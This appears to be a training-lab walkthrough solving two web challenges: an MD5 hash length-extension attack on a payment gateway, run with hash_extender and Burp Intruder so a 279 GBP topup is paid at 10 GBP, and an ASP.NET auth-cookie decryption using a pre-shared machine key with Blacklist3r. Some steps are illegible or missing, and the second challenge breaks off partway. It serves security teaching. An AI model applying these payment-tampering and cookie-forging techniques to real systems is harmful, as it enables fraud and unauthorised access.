Challenge URL: [http://topup.webhacklab.com/Shop/Topup \[Payment\]](http://topup.webhacklab.com/Shop/Topup [Payment])

- Buy a topup at less than total payable amount using your registered account.

Solution:

Step 1: Login and navigate to the topup feature of the recharge application. Select a topup and initiate the payment process.

Checkout


O2

O2
Service charge
Voucher Discount
Membership Discount (%)

300 GBP
10 GBP
NA
0

Total

310 GBP

Apply voucher code (if any)
Apply voucher code and get up to 80% discount

Order Notes

Voucher

4f324d3130444543|

APPLY

PAY NOW

Step 2: Intercept the request and send this request to Repeater

Intercept HTTP history WebSockets history Options

Request to http://pay.webhacklab.com:80 [192.168.200.10]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw In Actions Select extension...

```

1 POST /pg.php HTTP/1.1
2 Host: pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 309
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer:
http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-42
45-8f18-ec1832fb8a3f&notes=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&amount=279&
currency=GBP&productinfo=
Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+fil
led+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083

```

Step 3: Notice that payment amount from the original request is being displayed in the response.

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/pg.php` on `pay.webhacklab.com`. The request body contains a URL-encoded string with parameters including `transactionid`, `email`, `amount`, `currency`, and `productinfo`. The 'Response' tab shows the HTML output, which includes a snippet of HTML code: `Amount` followed by `` and then `279 GBP`. The value `279` is highlighted with a red box, indicating that the payment amount from the request is being displayed in the response.

Request

```
1 POST /pg.php HTTP/1.1
2 Host: pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 309
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer:
http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f&notes=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&amount=279&
currency=GBP&productinfo=
Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+fi
lled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083
```

Response

```
58 <span>Amount</span>
59 <span class="mdl-list__item-text-body">
60 279 GBP
61 </span>
62 </li>
```


Step 4: By tampering the values of different parameters we can identify that the application gives an error message “Hash validation failed” when the “transactionid”, “email” or “amount” parameters are tampered.

Note: This suggests that the “hash” might be using the values of these three parameters, however generating hashes of these parameters combined does not match the value of “hash”. The reason for this could be a secret being used for hash generation along with these values.

The screenshot shows the Chrome DevTools network tab with a selected request to `http://pay.webhacklab.com/pg.php`. The request is a POST with the following headers:

- Host: pay.webhacklab.com
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 297
- Origin: http://topup.webhacklab.com
- Connection: close
- Referer: http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f¬es=
- Upgrade-Insecure-Requests: 1

The request body is a URL-encoded string: `transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=dummy@dummy.com&amount=279¤cy=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083`. The `email` parameter is highlighted with a red box.

The response is a 300 status code with the following headers:

- Content-Length: 30
- Connection: close
- Content-Type: text/html; charset=UTF-8

The response body is `
Hash validation failed`. The message `Hash validation failed` is highlighted with a red box.

Step 5: Using the tool “hash_extender” generate multiple hashes with different padding length using the following command. Notice that we want to change the price from ‘279’ to ‘10’

```
root@Kali:~/tools/hash_extender# ./hash_extender --data
3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay.nss@mailinator.com279 --secret-min 8 --
secret-max 18 --append 10 --signature 584e373b3c9c5aa6b3ede1129a848083 --
format md5 --out-data-format html -table
```

Where,

```
--data = It's a combination of transactionid+email+amount
```

--signature = It's a value of the hash parameter from the request

[illegible]

Step 8: Replace the hash parameter value from the payload generated in **Step 5**.

[illegible]

Step 9: Select the 'email' parameter as injection point, change the value of the amount parameter from '279' to '10'.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 POST /pg.php HTTP/1.1

2 Host: pay.webhacklab.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 309

9 Origin: http://topup.webhacklab.com

10 Connection: close

11 Referer: http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f¬es=

12 Upgrade-Insecure-Requests: 1

13

14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1email=sanjay.nss%40mailinator.com&amount=279¤cy=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083

Add \$

Clear \$

Auto \$

Refresh

11 Referer: http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f¬es=

12 Upgrade-Insecure-Requests: 1

13

14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1email=\$sanjay.nss%40mailinator.com&amount=10¤cy=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=dd2eaf62d5bd0e00ffc3aa941e6c3e36



Step 10: Select the padded values generated by the tool starting from the email address till last NULL byte (%00) from **Step 7** and paste them in the payload list. Also, make sure to uncheck the option to 'URL encode' the special characters.

Target

Positions

Payloads

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

11

Payload type:

Simple list

Request count:

11

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

sanjay%2enss%40mailinator%2ecom279%80%0...

Enter a new item

Add from list ... [Pro version only]

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

?

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters:


./\|=<>?+&*;"'{}|^`

Step 11: Start the intruder attack and notice that one of the payloads was successful.

[illegible]

Step 12: Modify the initial payment request captured in **Step 2**, replace POST body with successful payload from **Step 11**. The response will show that the amount we need to pay is now 10 GBP (instead of 279 GBP).

Step 13: Enter credit card details and complete the transaction.



The screenshot shows a web browser at `pay.webhacklab.com/pg.php`. The page is titled "NotSoSecure Payment GateWay" and features a Visa logo. It contains two main sections: "Order Information" and "Credit Card Details".

Order Information:

- Order Id:** 3ea96ed2ecfa48d3bec38b1772bf0cb1
- Amount:** 10 GBP
- Information:** Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!
- Email:** (Field is empty)

Credit Card Details:


* Please don't use a real credit card. This is a notsosecure payment gateway

Form fields include:

- Name on Card:** dummy dummy
- Card Number:** 4111111111111111
- Month:** 12
- Year:** 23
- CVV:** (masked with three dots)

Buttons for "PAY" (blue) and "CANCEL" (green) are located at the bottom right of the credit card details section.

Step 14: Go to "My Orders" section and check the amount. Notice that the price shown is 279 GBP.



The screenshot shows the "My Orders" section of the NotSoSecure application. It displays a table with three orders, each for a product labeled "O₂". The first order is highlighted with a red box.

| Product | Transaction | Amount | Order Status | Order Date | Invoice |
|----------------|----------------------------------|--------|--------------|-----------------------|--------------------------|
| O ₂ | 3ea96ed2ecfa48d3bec38b1772bf0cb1 | 279 | Success | 7/24/2021 12:22:18 PM | DOWNLOAD |
| O ₂ | adff7f33cab24837a23d7c3711e9f6ff | 279 | Initiated | 7/24/2021 12:16:18 PM | DOWNLOAD |
| O ₂ | 5ae5ec9f8764479ab815feab51a5191e | 279 | Initiated | 7/24/2021 11:44:28 AM | DOWNLOAD |

Step 15: You will receive a payment receipt to your registered email, indicating transaction number, status and the total amount paid (10 GBP in this case).

Public Message > Payment received

To sanjay.nss
From webdevsecpool1@gmail.com
Sending IP 209.85.128.43
Received 2021-07-24 12:46:10

HTML

JSON

RAW

LINKS

ATTACHMENTS

NotSoSecure Payment

Hi sanjay.nss@mailinator.com,
This email confirms that we have received a payment.
Transaction ID : 3ea96ed2ecfa48d3bec38b1772bf0cb1

The number above is the transaction ID for this order. Please retain it for future reference .

Payment Details

Total amount: 10 GBP
Currency: British Pounds
Transaction ID: 3ea96ed2ecfa48d3bec38b1772bf0cb1
Payment Status: Success

Thanks, Team NotSoSecure


Auth Bypass using pre-shared MachineKey

Challenge URL: <http://admin.webhacklab.com/>


- Identify a pre-shared Machine Key used in the application using “Blacklist3r”
- Create a new auth token for “admin” user and gain access to the administrative console
- Use <http://utility.webhacklab.com/> to generate payloads


Solution:

Step 1: Navigate to the “<http://admin.webhacklab.com/Home/About>” page to access the admin interface.




Step 2: As the user is not authenticated, it will redirect to the login page.





Step 4: Using the “Blacklist3r” utility we will verify if the application uses a pre-shared machine key available in Blacklist3r’s database. Once verified, it will decrypt the auth cookie and store it in a file. The file contains two interesting fields holding value (anonymous) highlighted, as shown below.



Alternative: You can decrypt the cookie using the web interface URL of Blacklist3r:
<http://utility.webhacklab.com/Blacklister.aspx>.

Helper Utility

Blacklist3r

YSoSerial

Blacklist3r

Blacklist3r tools to audit the target application and verify the usage of these pre-published keys.

Decryption

Encrypted Cookie

56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B024449CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F259FD9747811AFD824342EEE9-

Purpose

ASPXAUTH

Validation Algorithm

sha1

Decryption Algorithm

aes

Decrypt

Decrypted Cookie Information (Output)

DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E60244F74122BB38783FE313CEEF
ValidationAlgo:SHA1
EncryptionIV:VrKQL2UxGc8+kP7p3JLfDg==
Purpose:ASPXAUTH
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM

Edit Cookie >

Encryption

Plaintext Cookie


Encrypt

Encrypted Cookie Information (Output)

AspDotNetWrapper.exe --cookie 56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B024449CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F259FD9747811AFD824342EEE9 --decrypt --valalgo sha1 --decalgo aes --purpose ASPXAUTH --outputFile DecryptedText.txt --keypath machineKeys.txt

